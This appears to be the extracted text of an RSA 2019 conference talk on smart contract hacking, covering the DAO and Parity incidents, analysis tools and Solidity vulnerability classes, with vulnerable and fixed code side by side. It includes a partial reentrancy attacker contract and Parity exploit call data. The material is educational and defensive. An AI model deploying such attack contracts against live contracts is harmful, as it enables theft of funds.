

RSA[®]Conference2019

San Francisco | March 4–8 | Moscone Center



BETTER.

SESSION ID: HT-F02

Advanced Smart Contract Hacking

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
BT

[@KonstantHacker](#)



#RSAC

When transactions aren't enough



“The key component is this idea of a Turing-complete blockchain”
--*Vitalik Buterin*

Meow—putting that computing power to use?



Smart contracts



Millions of reasons to hack smart contracts



Stephan Tual [Follow](#)

Slock.it Founder, Blockchain and Smart Contract Expert, Former CCO Ethereum

Jun 12 · 3 min read

No DAO funds at risk following the Ethereum smart contract ‘recursive call’ bug discovery **WIRED**

A \$50 Million Hack Just Showed That the DAO Was All Too Human

A \$50 MILLION HACK JUST SHOWED THAT THE DAO WAS ALL TOO HUMAN

Our team is blessed to have Advisor. During the early d to his guidance we were m: Ethereum smart contracts. “recursive call vulnerability as can be seen on line [580](#):

SHARE



SHARE



TWEET



PIN




COMMENT

13



EMAIL



PARITY TECHNOLOGIES PRESENTS

PARITY

ETHEREUM BROWSER

Parity Technologies is proud to present our powerful new Parity Browser. Integrated directly into your Web browser, Parity is the fastest and most secure way of interacting with the Ethereum network.



Problem isn't going away

Category	#Candidates flagged (<i>distinct</i>)	Candidates without source	#Validated	% of true positives
Prodigal	1504 (438)	1487	1253	97
Suicidal	1495 (403)	1487	1423	99
Greedy	31,201 (1524)	31,045	1083	69
Total	34,200 (2,365)	34,019	3,759	89


Table 1: Final results using invocation depth 3 at block height BH. Column 1 reports number of flagged contracts, and the distinct among these. Column 2 shows the number of flagged which have no source code. Column 3 is the subset we sampled for concrete validation. Column 4 reports true positive rates; the total here is the average TP rate weighted by the number of validated contracts.

Solidity



Dev tools

- .sol files > bytecode > blockchain
- Atom with plugins:
 - language-ethereum
 - etheratom
- Remix: browser based



The screenshot shows the Atom IDE with a Solidity contract named 'Puzzle.sol' open. The code defines a contract with variables for owner, locked, reward, diff, and solution, and functions for initialization and puzzle solving. The Ethereum Interface plugin is active, showing a JavaScript VM and a backend Ethereum node with a selected address.


```
puzzle.sol — ~/Google Drive/presentations/Defcon/backup — Atom
File Edit View Selection Find Packages Help

puzzle.sol
1 contract Puzzle{
2   address public owner;
3   bool public locked;
4   uint public reward;
5   bytes32 public diff;
6   bytes public solution;
7
8   function Puzzle(){
9     owner = msg.sender;
10    reward = msg.value;
11    locked = false;
12    diff = bytes32(11111);
13  }
14
15  function(){
16    if (msg.sender == owner){
17      if (locked) throw;
18      owner.send(reward);
19      reward = msg.value;
20    }
21    else
22      if (msg.data.length > 0){
23        if (locked) throw;
24        if (sha256(msg.data) < diff){
25          msg.sender.send(reward);
26          solution = msg.data;
27          locked = true;
28        }
29      }
30  }
31 }
32

Ethereum Interface
JavaScript VM Backend ethereum node
ca35b7d915458ef540ade6068dfe2f44e8fa733c
Compile

~/Google Drive/presentations/Defcon/backup/puzzle.sol 1:1 LF UTF-8 Solidity 0 Files
```


oyente and Manticore



```

root@4a03a4d198a5: /oyente/oyente# python oyente.py -s ../ReEntrancy.sol
WARNING:root:You are using evm version 1.8.2. The supported version is 1.7.3
WARNING:root:You are using solc version 0.4.21, The latest supported version is
0.4.19
INFO:root:contract ../ReEntrancy.sol:ReEntrancy:
INFO:symExec: ===== Results =====
INFO:symExec: EVM Code Coverage: 96.6%
INFO:symExec: Integer Underflow: False
INFO:symExec: Integer Overflow: False
INFO:symExec: Parity Multisig Bug 2: False
INFO:symExec: Callstack Depth Attack Vulnerability: False
INFO:symExec: Transaction-Ordering Dependence (TOD): False
INFO:symExec: Timestamp Dependency: False
INFO:symExec: Re-Entrancy Vulnerability: True
INFO:symExec: ../ReEntrancy.sol:7:13: Warning: Re-Entrancy Vulnerability.
    if (!(msg.sender.call.value(amountToLose)()
INFO:symExec: ===== Analysis Completed =====
root@4a03a4d198a5: /oyente/oyente#
  
```



Methodology

- Interview devs
- Review .sol file
- Try compiling
- Dissect code flow
- Run oyente (cross fingers)
- Run Manticore
- Run MAIAN
- Manually check for following vulns...



Reentrancy

```
1  contract ReEntrancy {
2
3      mapping (address => uint) private expendableTokens;
4
5      function stealTokens() public {
6          uint amountToLose = expendableTokens[msg.sender];
7          if (!(msg.sender.call.value(amountToLose)())) { throw; }
8          expendableTokens[msg.sender] = 0;
9      }
10 }
```



Leave off the first “re-” for savings

```
1  contract Entrancy {
2
3     mapping (address => uint) private expendableTokens;
4
5     function stealTokens() public {
6         uint amountToLose = expendableTokens[msg.sender];
7         expendableTokens[msg.sender] = 0;
8         if (!(msg.sender.call.value(amountToLose)())) { throw; }
9     }
10 }
```



Writing a contract to attack a contract

```
1  import "ReEntrancy.sol";
2
3  contract ContractAttack {
4      ReEntrancy r;
5      uint public count;
6
7      event PayMeOnRepeat(uint c, uint balance);
8
9      function ContractAttack(address victim) {
10         r = ReEntrancy(victim);
11     }
12
13     function steal() {
14         r.stealTokens();
15     }
16
17     function () payable {
18         count++;
19         PayMeOnRepeat(count, this.balance);
20         if (count < 1000) {
21             r.stealTokens();
```



Reentrancy (and irony) in the dao code

```
// Burn DAO Tokens
  Transfer(msg.sender, 0, balances[msg.sender]);
  withdrawRewardFor(msg.sender); // be nice, and get his rewards
  totalSupply -= balances[msg.sender];
  balances[msg.sender] = 0;
  paidOut[msg.sender] = 0;
  return true;
}
```

Default public – Parity wallet hack

```

✚ @@ -104,7 +104,7 @@ contract WalletLibrary is WalletEvents {
104 104
105 105     // constructor is given number of sigs required to do protected "onlymanyowners" transactions
106 106     // as well as the selection of addresses capable of confirming them.
107 - function initMultiowned(address[] _owners, uint _required) {
107 + function initMultiowned(address[] _owners, uint _required) internal {
108 108     m_numOwners = _owners.length + 1;
109 109     m_owners[1] = uint(msg.sender);
110 110     m_ownerIndex[uint(msg.sender)] = 1;
✚ @@ -198,7 +198,7 @@ contract WalletLibrary is WalletEvents {
198 198     }
199 199
200 200     // constructor - stores initial daily limit and records the present day's index.
201 - function initDaylimit(uint _limit) {
201 + function initDaylimit(uint _limit) internal {
216 +
214 217     // constructor - just pass on the owner array to the multiowned and
215 218     // the limit to daylimit
216 - function initWallet(address[] _owners, uint _required, uint _daylimit) {
219 + function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {

```


initWallet

Overview | Comments

Transaction Information Tools & Utilities

TxHash: 0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

Block Height: [4043800](#) (28739 block confirmations)

TimeStamp: 6 days 5 hrs ago (Jul-19-2017 12:18:15 PM +UTC)

From: [0xb3764761e297d6f121e79c32a65829cd1ddb4d32](#) (MultisigExploit-Hacker)

To: Contract [0xbec591de75b8699a3ba52f073428822d0bfc0d7e](#)

Value: 0 Ether (\$0.00)

Gas Limit: 82703

Gas Price: 0.000000021 Ether (21 Gwei)

Gas Used By Txn: 66839

Actual Tx Cost/Fee: 0.001403619 Ether (\$0.29)

Cumulative Gas Used: 1283734

Nonce: 5

Input Data:


```
Function: initWallet(address[] _owners, uint256 _required,
uint256 _daylimit) ***

MethodID: 0xe46dcfeb
[0]: 0000000000000000000000000000000000000000000000000000000000000000
00000060
[1]: 0000000000000000000000000000000000000000000000000000000000000000
00000000
[2]: 0000000000000000000000000000000000000000000000000000000000000000
00000000
```

Convert To Ascii



Parity multisig wallet hack 2



devops199 commented 22 hours ago • edited

I accidentally killed it.
<https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4>


Parity 2 transactions

```
Function: initWallet(address[] _owners, uint256 _required, uint256  
_daylimit)  
MethodID: 0xe46dcfeb  
[0]:0000000000000000000000000000000000000000000000000000000000000060  
[1]:0000000000000000000000000000000000000000000000000000000000000000  
[2]:0000000000000000000000000000000000000000000000000000000000000000  
[3]:0000000000000000000000000000000000000000000000000000000000000001  
[4]:00000000000000000000000000000000000000000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

```
Function: kill(address _to)  
MethodID: 0xcbf0b0c0  
[0]:00000000000000000000000000000000000000000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```


Not going with the (over)flow

$$2^{256} - 1$$



OpenZeppelin / **zeppelin-solidity**

Code Issues 104 Pull requests 49 Wiki Insights

Branch: master **zeppelin-solidity / contracts / math / SafeMath.sol**

frangio Update to Truffle 4.1.5 and Ganache 6.1.0 (#876)

7 contributors

49 lines (42 sloc) | 1.12 KB

```

1 pragma solidity ^0.4.21;
2
3
4 /**
5  * @title SafeMath
6  * @dev Math operations with safety checks that throw on error
7  */
8 library SafeMath {
9
10  /**
11   * @dev Multiplies two numbers, throws on overflow.
12   */
13  function mul(uint256 a, uint256 b) internal pure returns (uint256) {
14    if (a == 0) {
15      return 0;
16    }
17    uint256 c = a * b;
18    assert(c / a == b);
19    return c;

```



Unchecked send in king of the ether



```
← → ↻ 🏠 🔒 GitHub, Inc. [US] | https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contr  
117     uint compensation = valuePaid - wizardCommission;  
118  
119     if (currentMonarch.etherAddress != wizardAddress) {  
120         currentMonarch.etherAddress.send(compensation);  
121     } else {  
122         // When the throne is vacant, the fee accumulates for the wizard.  
123     }  
124
```

Unchecked send

```
1  if (kingOfLosingDone && !( compensationSent ) ) {  
2    monarch.send(500);  
3    compensationSent = True;  
4  }
```

```
1  if (kingOfLosingDone && !( compensationSent ) ) {  
2    if (monarch.send(500))  
3      compensationSent = True;  
4    else throw;  
5  }
```

Gas limits



BEST BLOCK #3,998,936	UNCLES (CURRENT / LAST 90) 0/5	LAST BLOCK 9s ago
ACTIVE NODES 52/53	GAS PRICE 21 gwei	GAS LIMIT 6705843 gas
BLOCK TIME	DIFFICULTY	BLOCK PROPAGATION
UNCLE COUNT (25 BLOCKS PER BAR)	TRANSACTIONS	GAS SPENDING
ATTENTION!		This page does not represent the entire state of the ethereum network - listing a node on this page is a voluntary process.

bitwest	Parity/v1.6.8-beta-c396229-20170608/x86_64-linux-gnu/rustc1.17.0	47 ms	200	0	#3,998,936	bb89e81d...aee7aea4	467,871,074,456,974,600,000	44	0	8 s ago	0 ms	645 ms	100%	
chfast.golem	Geth/v1.6.6-stable-10a45cb5/linux-amd64/go1.8.3	82 ms	4.2 MH/s	222	109	#3,998,936	e5178d17...aa9c20e2	467,871,074,456,974,600,000	53	0	9 s ago	0 ms	176 ms	100%



Withdraw don't send

```
1  contract SendContract {
2      address public richest;
3      uint public mostSent;
4
5      function SendContract() payable {
6          richest = msg.sender;
7          mostSent = msg.value;
8      }
9
10     function becomeRichest() payable returns (bool) {
11         if (msg.value > mostSent) {
12             richest.transfer(msg.value);
13             richest = msg.sender;
14             mostSent = msg.value;
15             return true;
16         } else {
17             return false;

```



Withdrawn not sent

```
1  contract WithdrawalContract {
2      address public richest;
3      uint public mostSent;
4
5      mapping (address => uint) pendingWithdrawals;
6
7      function WithdrawalContract() payable {
8          richest = msg.sender;
9          mostSent = msg.value;
10     }
11
```

```
12     function becomeRichest() payable returns (bool) {
13         if (msg.value > mostSent) {
14             pendingWithdrawals[richest] += msg.value;
15             richest = msg.sender;
16             mostSent = msg.value;
17             return true;
18         } else {
19             return false;
20         }
21     }
22
23     function withdraw() {
24         uint amount = pendingWithdrawals[msg.sender];
25         pendingWithdrawals[msg.sender] = 0;
26         msg.sender.transfer(amount);

```


Transaction-ordering dependence

```
1  contract Puzzle{
2    address public owner;
3    bool public locked;
4    uint public reward;
5    bytes32 public diff;
6    bytes public solution;
7
8    function Puzzle(){
9        owner = msg.sender;
10       reward = msg.value;
11       locked = false;
12       diff = bytes32(11111);
13   }
14
```

```
15  function(){
16     if (msg.sender == owner){
17         if (locked) throw;
18         owner.send(reward);
19         reward = msg.value;
20     }
21     else
22         if (msg.data.length > 0){
23             if (locked) throw;
24             if (sha256(msg.data) < diff){
25                 msg.sender.send(reward);
26                 solution = msg.data;
27                 locked = true;
28             }
29         }
30 }
```

Transaction-ordering dependence

```
1  contract Puzzle{
2      address public owner;
3      bool public locked;
4      uint public reward;
5      bytes32 public diff;
6      bytes public solution;
7
8      function Puzzle(){
9          owner = msg.sender;
10         reward = msg.value;
11         locked = false;
12         diff = bytes32(11111);
13     }
14
```

```
15  function(){
16      if (msg.sender == owner){
17          if (locked) throw;
18          owner.send(reward);
19          reward = msg.value;
20      }
21      else
22          if (msg.data.length > 0){
23              if (locked) throw;
24              if (sha256(msg.data) < diff){
25                  msg.sender.send(reward);
26                  solution = msg.data;
27                  locked = true;
28              }

```

Call-stack depth limit

```
INFO:symExec: ===== Results =====
INFO:symExec: EVM Code Coverage: 99.5%
INFO:symExec: Parity Multisig Bug 2: False
INFO:symExec: Callstack Depth Attack Vulnerability: False
INFO:symExec: Transaction-Ordering Dependence (TOD): False
INFO:symExec: Timestamp Dependency: False
INFO:symExec: Re-Entrancy Vulnerability
INFO:symExec: ===== Analysis Completed =====
```



Ethereum ✓

@ethereumproject

Following



Announcement of imminent hard fork for EIP150 gas cost changes:



Announcement of imminent hard fork for EIP150 gas cost...

During the last couple of weeks, the Ethereum network has been the target of a sustained attack. The attacker(s) have been very crafty in locating vulnerabilities in the client implementations as...

blog.ethereum.org


5:28 PM - 13 Oct 2016

Variable or function ambiguity


```
1  Player[] public persons;
2
3  uint public payoutCursor_Id_ = 0;
4  uint public balance = 0;
5
6  address public owner;
7
8  uint public payoutCursor_Id=0;
9  ...
10 while (balance > persons[payoutCursor_Id_].deposit / 100 * 115) {
11     uint MultipliedPayout = persons[payoutCursor_Id_].deposit / 100 * 115;
12     persons[payoutCursor_Id_].etherAddress.send(MultipliedPayout);
13
14     balance -= MultipliedPayout;
15     payoutCursor_Id_++;
```

Odds and ends

